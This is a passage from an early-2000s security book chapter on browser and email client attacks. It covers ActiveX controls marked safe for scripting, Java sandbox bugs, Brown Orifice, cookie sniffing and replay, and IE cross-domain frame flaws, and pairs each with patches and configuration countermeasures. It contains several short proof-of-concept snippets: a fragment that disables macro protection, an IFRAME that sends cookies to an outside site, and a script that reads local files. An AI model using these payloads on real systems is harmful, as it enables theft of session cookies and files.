    // Click the 'ok' button
    ua.SelectTabSDM(1);
}
// Beginning of script execution
if(setup()) {
    disablemacroprotection();
    parent.frames["blank"].location="
}
</script>
</body>
</html>
```

NOTE

Safe-for-scripting controls can also be called from HTML-formatted email and can be more efficiently targeted (and thus are more dangerous) when delivered in this manner. We'll discuss such exploits in the upcoming section "Email Hacking."

Avoiding the "Safe for Scripting" Issue

There are three ways to address this serious issue from the Internet user perspective. We recommend using all three.

The first is to apply the relevant patches for both Scriptlet/Eyedog and OUA. They are available at <http://www.microsoft.com/technet/security/bulletin/ms99-032.asp> and <http://office.microsoft.com/downloads/2000/Uactlsec.aspx>, respectively. Readers should recognize, however, that these are point fixes: they change the safe-for-scripting flag *only* in these specific controls. They do *not* provide global protection against any new attacks based on other controls that also happened to be marked "safe." Recall our discussion of "accidental Trojans" that haven't been discovered yet!

The second countermeasure is specifically aimed at the OUA exploit and others like it that use Office macros to carry out their dirty work. Set Macro protection to High under Tools | Macro | Security in Office 2000. (Each application must be configured as such; there is no global setting for all.)

The third and most effective countermeasure is to restrict or disable ActiveX. We'll discuss how this is done in the section on security zones shortly. But first, we need to highlight one more vulnerability that uses ActiveX.

From a developer's perspective, don't write safe-for-scripting controls that could perform privileged actions on a user's system. Unless, of course, you want to end up in Georgi Guninski's next advisory.

NOTE

Once instantiated, ActiveX controls remain in memory until unloaded. To unload ActiveX controls, use `regsvr32 /u [Control_Name]` from a command line.



Active Setup File Download Vulnerability

<i>Popularity:</i>	5
<i>Simplicity:</i>	8
<i>Impact:</i>	5
<i>Risk Rating:</i>	6

Juan Carlos García Cuartango, an independent security researcher with a penchant for exposing Internet Explorer issues, posted an advisory concerning this vulnerability to his site, <http://www.kriptopolis.com>. The "Active Setup Download" vulnerability is a denial of service (DoS) attack that exploits an ActiveX control used for Active Setup to download signed Microsoft .CAB files to any specified location on disk, even if that location overwrites another file.

— Active Setup DoS Countermeasure

Microsoft has patched this one, at <http://www.microsoft.com/technet/security/bulletin/MS00-042.asp>.

NOTE

For Windows 2000 users, Windows File Protection (WFP) can prevent the overwriting of certain system files if they are targeted by an exploit based on this Active Setup vulnerability.

— Using Security Zones Wisely: A General Solution to the Challenge of ActiveX

By this point, many in our audience may be convinced that ActiveX is the bane of Internet client security. This sentiment ignores a basic premise: the more powerful and widespread a technology becomes, the greater the potential that it can be subverted to vast damaging effect. ActiveX is a powerful and popular technology; therefore, very bad things can happen when it is used with malice. (Wait until you read the upcoming section on email hacking.) End users are always looking for more automated ways of conducting their daily routines, and ActiveX is just one response to this need. Closing our eyes and hoping the problem will go away is not the answer—new technologies are waiting just over the horizon that will probably perform in much the same manner.

A general solution to the challenge presented by ActiveX (whether based on “safe for scripting” or not) is to restrict its ability to exert privileged control over your system. To do this properly requires some understanding of one of the most overlooked aspects of Windows security, *security zones*. Yes, to improve the security of your system, you have to learn how to operate it safely. Essentially, the zone security model allows users to assign varying levels of trust to code downloaded from any of four zones: *Local Intranet*, *Trusted Sites*, *Internet*, and *Restricted Sites*. A fifth zone, called *Local Machine*, exists, but it is not available in the user interface because it is only configurable using the IE Administration Kit (IEAK, see <http://www.microsoft.com/windows/ieak/en/default.asp>).

TIP

One of the best references for learning about security zones is Microsoft Knowledge Base Article Q174360, available at <http://support.microsoft.com>.

Sites can be manually added to every zone *except* the Internet zone. The Internet zone contains all sites not mapped to any other zone, and any site containing a period (.) in its URL. (For example, <http://local> is part of the Local Intranet zone by default, while <http://www.microsoft.com> is in the Internet zone because it has periods in its name.) When you visit a site within a zone, the specific security settings for that zone apply to your activities on that site. (For example, “Run ActiveX controls” may be allowed.) Therefore, the most important zone to configure is the Internet zone, since it contains all the sites a user is likely to visit by default. Of course, if you manually add sites to any other zone, this rule doesn’t apply. Be sure to carefully select trusted and untrusted sites when populating the other zones—if you choose to do so at all. (Typically, other zones will be populated by network administrators for corporate LAN users.)

To configure security for the Internet zone, open Tools | Internet Options | Security within IE (or the Internet Options control panel), highlight the Internet zone, click Default Level, and move the slider up to an appropriate point. We recommend setting it to High and then using the Custom Level button to manually go back and disable all other active content, plus a few other usability tweaks, as shown in Table 16-1.

The setting to disable ActiveX is shown in Figure 16-1.

The bad news is that disabling ActiveX may result in problems viewing sites that depend on controls for special effects. In the early days of the Web, many sites depended heavily on downloaded code like ActiveX controls to achieve dynamic functionality, but this paradigm has largely been replaced by extensions to HTML and server-side scripting, thank goodness. Thus, disabling ActiveX doesn't wreck the user experience at major web sites like it once did. One highly visible exception is sites that use Macromedia's Shockwave ActiveX control. With ActiveX disabled, viewing sites that use the Shockwave ActiveX control brings up the following message:



If you want to get all that slick sound and animation from Shockwave, you'll have to enable ActiveX (unless, of course, you use Netscape's browser, where Shockwave comes in the form of a plug-in). Another ActiveX-oriented site that most users will likely visit is

Category	Setting Name	Recommended Setting	Comment
ActiveX controls and plug-ins	Script ActiveX controls marked "safe for scripting"	Disable	Client-resident "safe" controls can be exploited.
Cookies	Allow per-session cookies (not stored)	Enable	Less secure but more user friendly.
Downloads	File download	Enable	IE will automatically prompt for download based on the file extension.
Scripting	Active scripting	Enable	Less secure but more user friendly.

Table 16-1. Recommended Internet Zone Security Settings (Custom Level Settings Made After Setting Default to High)




Figure 16-1. Disabling all ActiveX settings using the Internet Options control panel will protect against malicious controls downloaded via hostile web pages.

Microsoft's Windows Update (WU), which uses ActiveX to scan the user's machine and to download and install appropriate patches. WU is a great idea—it saves huge amounts of time ferreting out individual patches (especially security ones!) and automatically determines if you already have the correct version. However, we don't think this one convenient site is justification for leaving ActiveX enabled all the time. Even more frustrating, when Active scripting is disabled under IE, the autosearch mechanism that leads the browser from a typed-in address like "mp3" to <http://www.mp3.com> does not work.

One solution to this problem is to manually enable ActiveX when visiting a trusted site and then to manually shut it off again. The smarter thing to do is to use the Trusted Sites security zone. Assign a lower level of security (we recommend Medium) to this

zone, and add trusted sites like WU (windowsupdate.microsoft.com) to it. This way, when visiting WU, the weaker security settings apply, and the site's ActiveX features still work. Similarly, adding auto.search.msn.com to Trusted Sites will allow security to be set appropriately to allow searches from the address bar. Aren't security zones convenient?

CAUTION

Be very careful to assign only highly trusted sites to the Trusted Sites zone, as there will be fewer restrictions on active content downloaded and run by them. Be aware that even respectable-looking sites may have been compromised by malicious hackers or might just have one rogue developer who's out to harvest user data (or worse).

You can also assign zone-like behavior to Outlook/Outlook Express (OE) for purposes of reading mail securely. With Outlook/OE, you select which zone you want to apply to content displayed in the mail reader, either the Internet zone or the Restricted Sites zone. Of course, we recommend setting it to Restricted Sites. (The new Outlook 2000 Security Update does this for you.) Make sure that the Restricted Sites zone is configured to disable *all* active content! This means set it to High, and then use the Custom Level button to go back and manually disable *everything* that High leaves open. (Or set them to high safety if disable is not available.) Figure 16-2 shows how to configure Outlook for Restricted Sites.




Figure 16-2. Configuring Outlook to use the Restricted Sites zone when browsing.

As with IE, the same drawbacks exist to setting Outlook to the most restrictive level. However, active content is more of an annoyance when it comes in the form of an email message, and the dangers of interpreting it far outweigh the aesthetic benefits. If you don't believe us, read on. The great thing about security zones is that you can set Outlook to behave more conservatively than your web browser can. Flexibility equates to higher security, if you know how to configure your software right.

Java Security Holes

One fine day in the 1990s, Sun Microsystems decided to create a programming paradigm that addressed many of the problems software writers had faced since the early days of computing. The outcome of their effort was dubbed Java, and it incidentally solved a lot of traditional security problems for programmers as well. Based largely on the idea that it was designed from the ground up to be bulletproof (and some potent marketing by Sun), most people believe that Java is 100 percent secure. Of course, this is impossible. Java does raise the bar of security in some interesting ways, however. (The following discussion pertains to the Java 2, or JDK 1.2, architecture, which was current at this writing.)

Java is a carefully designed language that restrains programmers from making many of the mistakes that lead to security problems, such as buffer overflows. Strong typing of the language is enforced at compile and also at execution time by the Java Virtual Machine (JVM) and its built-in bytecode verifier, which protects the areas in memory that programs can access. The Java language also does not directly support accessing or manipulating memory addresses by means of "pointers," which allow programmers to programmatically guess where to insert commands into running code.

Next, the JVM has a built-in Security Manager that enforces access control over system resources based on a user-definable security policy. Together with type verification, these concepts make up the "sandbox" that restrains Java code from performing privileged actions without the user's explicit consent. On top of all this, Java implements code signing to present more evidence about the trustworthiness of foreign code. Users can decide to run code or not, based on whether they trust the signature, much like Authenticode.

Finally, the Java specification has been made public and is available for anyone to scrutinize at <http://java.sun.com>. Ostensibly, this openness to criticism and analysis provides some Darwinian selection against weaknesses in the design.

In theory, these mechanisms are extremely difficult to circumvent. (In fact, many have been formally proven to be safe.) In practice, however, Java security has been broken numerous times because of the age-old problem of implementation not supporting the design principles. For a good overview of the history of Java security from a real-world perspective, see the Princeton University Secure Internet Programming (SIP) page at <http://www.cs.princeton.edu/sip/history/index.php3>. We will discuss some of the major recent Java implementation issues most relevant to client-side users next.

NOTE

For the definitive background on Java security, see the Java Security FAQ at <http://java.sun.com/sfaq/index.html>.



Netscape Communicator JVM Bugs

Popularity:	4
Simplicity:	1
Impact:	7
Risk Rating:	4

In April 1999, Karsten Sohr at the University of Marburg in Germany discovered a flaw in an essential security component of Netscape Communicator's JVM. Under some circumstances, the JVM failed to check all the code that is loaded into the JVM. Exploiting the flaw allowed an attacker to run code that breaks Java's type-safety mechanisms in what is called a *type confusion attack*. This is a classic example of the implementation vs. design issue noted earlier.



Disabling Java in Netscape

Upgrade to the newest version of Netscape, or disable Java as follows (shown in Figure 16-3):

1. In Communicator, select Edit | Preferences.
2. In the Preferences dialog box, choose the Advanced category.
3. Clear the Enable Java check box in the dialog box.
4. Click OK.

We think leaving JavaScript turned on is okay, and it is so heavily used by web sites today that disabling it is probably impractical. However, we strongly recommend disabling JavaScript in Netscape's Mail and News clients, as shown in Figure 16-3. See <http://www.netscape.com/security/notes/sohrjava.html> for more details.



Microsoft Java Sandbox Flaw

Popularity:	4
Simplicity:	1
Impact:	7
Risk Rating:	4

Microsoft's IE was bitten by a similar bug shortly afterward. Due to flaws in the sandbox implementation in Microsoft's JVM, Java security mechanisms could be circumvented entirely by a maliciously programmed applet hosted by a remote web server or embedded in an HTML-formatted email message.




Figure 16-3. Disable Java in Netscape Communicator to protect against malicious Java applets. JavaScript is safer, but should be disabled for Mail and News as shown.

Microsoft IE Fixes

To see if you're vulnerable, open a command prompt and type **jview**. Check the build number (last four digits of the version number), and see where in the following categories it falls:

Version	Status
1520 or lower	Not affected by vulnerability
2000–2438	Affected by vulnerability
3000–3167	Affected by vulnerability

Don't be surprised if **jview** shows you to be vulnerable even if IE is not installed. Several other products, such as Microsoft Visual Studio, install the JVM. We were surprised to find that we were running a vulnerable version of the JVM while writing this passage, installed with IE 5.0 nearly one year after the release of the patch!

The patch is called the Virtual Machine Sandbox fix, available on the main IE patch list at <http://www.microsoft.com/windows/ie/download/default.htm>. You may even consider disabling Java entirely for ultimate security, although your experience with the Web may be muted when visiting those sites that use Java applets. (Applets are client-side Java programs.) To disable Java in IE, follow the procedure outlined in the section on IE security zones earlier, and make sure to manually disable any settings that reference Java in addition to setting security of the Internet zone to High.



Brown Orifice—More Java Bugs

<i>Popularity:</i>	7
<i>Simplicity:</i>	5
<i>Impact:</i>	3
<i>Risk Rating:</i>	5

During summer 2000, Dan Brumleve announced he had discovered two flaws in Netscape Communicator's implementation of Java. Specifically, he identified issues with Netscape's Java class file libraries that failed to perform the proper security checks when performing sensitive actions or ignored the results of the checks. The classes in question included the `java.net.ServerSocket` class, which creates listening network sockets on which to accept network connections, and the `netscape.net.URLConnection` and `netscape.net.URLInputSteam` classes, which abstract standard Java methods to read local files. In all three instances, these classes contained methods that failed to invoke the appropriate `SecurityManager.check` method to determine if an applet indeed had permissions to perform these actions, or ignored the resulting exception if the check failed.

Exploiting these flaws in combination is achieved by writing a Java applet that calls these methods to create a listening port and to enable read access to the file system. Dan wrote the required Java code and hosted it on his site as a proof-of-concept example of how the vulnerabilities could be used to attack casual browsers of the Internet. He set up a simple form that allowed users to select what directory they wanted to share out and what port they wanted to listen on. This information was POSTed to a Perl CGI script that invoked Dan's custom Java classes to share out the specified folder and to create the listening port linked to it on the client side.

Showing his sense of humor, Dan promoted the Napster-like features of this technique to allow users to share files via the peer-to-peer network created by millions of users sharing out their drives over HTTP. In all seriousness, though, this problem should not be downplayed simply because it only allows read access to data. Dan's exploit is quite generous, allowing users to specify what directory they wish to share. Malicious applets could work much more stealthily, exposing anyone who uses Netscape to possible disclosure of sensitive information.



Brown Orifice Countermeasures

As usual, the only real way to be secure from malicious Java applets is to disable Java in your web browser. The procedure for Netscape is described earlier in the section "Disabling Java in Netscape" and in Figure 16-3. We recommend this setting for Netscape users.

Netscape has provided no specific fixes at this writing according to <http://www.netscape.com/security/notes/index.html>. This vulnerability affects Communicator versions 4.0 through 4.74 on Windows, Macintosh, and UNIX operating systems. This vulnerability does not affect Netscape 6 Preview Release 1 or Preview Release 2.

Beware the Cookie Monster

Ever wonder how some web sites personalize your visits, like remembering the contents of a shopping cart or maybe a preferred shipping method automatically filled into a form? The protocol that underlies the World Wide Web, HTTP, does not have a facility for tracking things from one visit to another, so an extension was rigged up to allow it to maintain such “state” across HTTP requests and responses. The mechanism, described in RFC 2109, sets *cookies*, or special tokens contained within HTTP requests and responses that allow web sites to remember who you are from visit to visit. Cookies can be set *per session*, in which case they remain in volatile memory and expire when the browser is closed or according to a set expiration time. Or they can be *persistent*, residing as a text file on the user’s hard drive, usually in a folder called “Cookies.” (This is typically %windir%\Cookies under Win9x or %userprofile%\Cookies under NT/2000.) As you might imagine, attackers who can lay their hands on your cookies might be able to spoof your online identity or glean sensitive information cached within cookies. Read on to see how easy it can be.



Cookie Snarfing

<i>Popularity:</i>	7
<i>Simplicity:</i>	5
<i>Impact:</i>	2
<i>Risk Rating:</i>	5

The brute force way to hijack cookies is to sniff them off the network and then replay them to the server. Any ol’ packet capture tool can perform this duty, but one of the better ones for cookie snarfing is SpyNet/PeepNet by Laurentiu Nicula. (Search the archives at <http://www.packetstormsecurity.com/> to find this gem.) SpyNet is two tools that act in concert: the CaptureNet program performs the actual packet capture and saves them to disk, and the PeepNet tool opens the capture file to reconstruct the sessions in human-legible form. PeepNet can actually replay a web-browsing session just as if you were the user being monitored. The following example is a snippet from a PeepNet reconstruction of a session that uses cookie authentication to control access to personalized page views. (Names have been changed to protect the innocent.)

```
GET http://www.victim.net/images/logo.gif HTTP/1.0
Accept: */*
Referer: http://www.victim.net/
Host: www.victim.net
Cookie: jruncsessionid=96114024278141622; cuid=T0RPMLZXTFRLR1pWTVFISEblahblah
```

You can plainly see the cookie token supplied in this HTTP request sent to the server. The relevant portion is “cuid=”, which denotes a unique identifier used to authenticate this user of the site www.victim.net. Let’s say the attackers now visit victim.net, create their own login ID, and receive their own cookie. It just so happens that victim.net sets persistent cookies that are written to files on disk (as opposed to per-session cookies stored in volatile memory). Attackers can open their own cookie and replace the “cuid=” entry with the one they sniffed. Upon logging back in to victim.net, the attackers are now masquerading as the original customer.

PeepNet’s ability to replay an entire session or to select portions of it makes this type of attack much easier. By use of the Go Get It! button, the actual pages viewed by a user can be retrieved, using the same cookie snarfed earlier by CaptureNet. Figure 16-4 illustrates PeepNet displaying someone’s completed orders using their authentication cookie sniffed by CaptureNet. (See the lower-right frame following the “Cookie:” notation—these are the session and authentication cookies, respectively.)




Figure 16-4. A cookie recorded by CaptureNet and played back in PeepNet

This is a pretty nifty trick. CaptureNet can also present a full decode of recorded traffic that's nearly equivalent to the output of professional-level protocol analysis tools like Network Associates, Inc.'s SnifferPro. Even better, SpyNet is free!

☹ Countermeasures: Cookie Cutters

Be wary of sites that use cookies for authentication and storage of sensitive personal data. One tool to help in this regard is Cookie Pal from Kookaburra Software at <http://www.kburra.com/cpal.html>. It can be set to warn you when web sites attempt to set cookies, enabling you to see what's going on behind the scenes so you can decide whether you want to allow such activity. Microsoft's Internet Explorer has a built-in cookie screening feature, available under the Internet Options control panel, Security tab, Internet Zone, Custom Level, "Prompt" for persistent and per-session cookies. Netscape browser cookie behavior is set via Edit | Preferences | Advanced, and checking either Warn Me Before Accepting A Cookie or Disable Cookies (see Figure 16-3). For those cookies that you do accept, check them out if they are written to disk, and see if the site is storing any personal information about you.

Also remember, if you visit a site that uses cookies for authentication, they should at least use SSL to encrypt the initial post of your username and password so that it doesn't just show up as plaintext in PeepNet.

We'd prefer to disable cookies outright, but many of the sites we frequent often require them to be enabled. For example, Microsoft's wildly popular Hotmail service requires cookies to be enabled in order to log in. Because Hotmail rotates among various authentication servers, it isn't easy just to add Hotmail to the Trusted Sites zone under Internet Options (as we describe in the earlier section, "Using Security Zones Wisely"). You could use the *.hotmail.com notation to help out here. Cookies are an imperfect solution to inadequacies in HTTP, but the alternatives are probably much worse (for example, appending an identifier to URLs that may be stored on proxies). Until someone comes up with a better idea, monitoring cookies using the tools referenced earlier is the only solution.

💣 Cookie Stealing via Malicious URL

<i>Popularity:</i>	5
<i>Simplicity:</i>	8
<i>Impact:</i>	2
<i>Risk Rating:</i>	5

Here's a scary thought: IE users clicking a purposely crafted URL are potentially vulnerable to having their cookies revealed. Bennett Haselton and Jamie McCarthy of Peacefire have posted a script at <http://www.peacefire.org/security/iecookies> that makes this thought a reality. It extracts cookies from the client machine simply by clicking a link within this page. The contents of cookies residing on the user's machine are readable by this script, and thus are accessible to web site operators.

This can also be used to nasty effect when sent within inline frame (IFRAME) tags embedded in HTML on a web page (or in HTML-formatted email messages or newsgroup

posts). The following example suggested by Internet security consultant Richard M. Smith points out how IFRAME could be used in conjunction with the Peacefire exploit to steal cookies:

```
<iframe src="http://www.peacefire.org%2fsecurity%2fiecookies%2f
showcookie.html%3f.yahoo.com/"></iframe>
```

A malicious email message that included many such embedded links could grab cookies on the user's hard drive and return them to the peacefire.org site operators. Fortunately, the Peacefire gang seem like nice folk—but do you really want them to have all that potentially revealing data?

— Closing the Open Cookie Jar

Obtain and apply the patch referenced at <http://www.microsoft.com/technet/security/bulletin/ms00-033.asp>. Alternatively, cookies can be monitored using Cookie Pal or IE's built-in functionality, as described earlier.

Internet Explorer HTML Frame Vulnerabilities

A little-known feature of Microsoft's Internet Explorer is the "cross-domain security model." A good description of this concept is provided at <http://www.microsoft.com/technet/security/bulletin/fq00-009.asp>. In a nutshell, the model works invisibly to prevent browser windows created by one web site (the simplest form of an IE "domain") from reading, accessing, or otherwise interfering with data in another site's window. A corollary of this model is that HTML frames opened within a window should only be accessible by the parent window if they are in the same domain.

What makes this model interesting is that the local file system is also considered a domain under IE. Thus, a mechanism that somehow violates the cross-domain security model would open up many doors for malicious web site operators to view data not only from other sites visited by users, but even files on their own hard drive.

Some of these problems are trivially exploitable by use of a few lines of code on a malicious web site or by sending them in an email message. Some of the more prominent exploits are discussed next.



Using IFRAME and IE document.execCommand to Read Other Domains

<i>Popularity:</i>	5
<i>Simplicity:</i>	6
<i>Impact:</i>	7
<i>Risk Rating:</i>	6

Browser security guru Georgi Guninski has identified several instances where IE cross-domain security breaks down. (See his Internet Explorer page at <http://www.guninski.com/browsers.html>.)

In exploiting these problems, Georgi often leverages the IFRAME tag, mentioned earlier. IFRAME is an extension to HTML 4.0. Unlike the standard HTML FRAME tag, IFRAME creates a floating frame that sits in the middle of a regular nonframed web page, just like an embedded image. It's a relatively unobtrusive way of inserting content from other sites (or even the local file system) within a web page and is well suited to accessing data from other domains surreptitiously.

This particular exploit is a great example of his technique. It uses an IFRAME with source set equal to a local file and then injects JavaScript into the IFRAME, which then executes within the local file-system domain. If the injected JavaScript contains code similar to

```
IFRAME.focus(); document.execCommand ("command_name")
```

then *command_name* will be executed within the IFRAME in the context of the local machine's domain. If malicious web site operators knew (or could guess) the name and location of a file, they could view any file type that can be opened in a browser window. A file like `winnt\repair\sam._` cannot be read—it activates IE's file download dialog box. Georgi has posted sample code that will read the file `C:\test.txt` if it exists on the user's drive. It is available at <http://www.guninski.com/execc.html> www.guninski.com/.



Countermeasure to IFRAME and document.execCommand

Apply the patch available at <http://www.microsoft.com/technet/security/bulletin/ms99-042.asp>. Alternatively, you could disable Active Scripting by using the same mechanism discussed in the earlier section on security zones.



IE Frame Domain Verification

<i>Popularity:</i>	5
<i>Simplicity:</i>	6
<i>Impact:</i>	7
<i>Risk Rating:</i>	6

Andrew Nosenko of Mead & Company reported in June 2000 that two functions within IE do not perform proper checking of domain membership, allowing a maliciously crafted HTML page to open a frame containing a local file and read it (see <http://www.ntsecurity.net/go/loader.asp?iD=/security/ie5-17.htm>). Not to be outdone, Georgi Guninski posted a similar vulnerability on his site. Georgi's code is deceptively simple:

```
<IFRAME ID="I1"></IFRAME>
<SCRIPT for=I1 event="NavigateComplete2(b)">
alert("Here is your file:\n"+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
```

```

I1.navigate("file://c:/test.txt");
setTimeout('I1.navigate("file://c:/test.txt")',1000);
</SCRIPT>

```

Once again, he has targeted a test file. But he could just as easily have read any browser-visible file on the user's system by simply making appropriate adjustments to the "file://c:/test.txt" line.



Countermeasure for Frame Domain Verification

Apply the patch available via <http://www.microsoft.com/technet/security/bulletin/fq00-033.asp>. Again, disabling Active Scripting would be an alternative work-around that would severely limit the functionality of web sites that relied heavily on it. (See the discussion of security zones earlier.)

SSL FRAUD

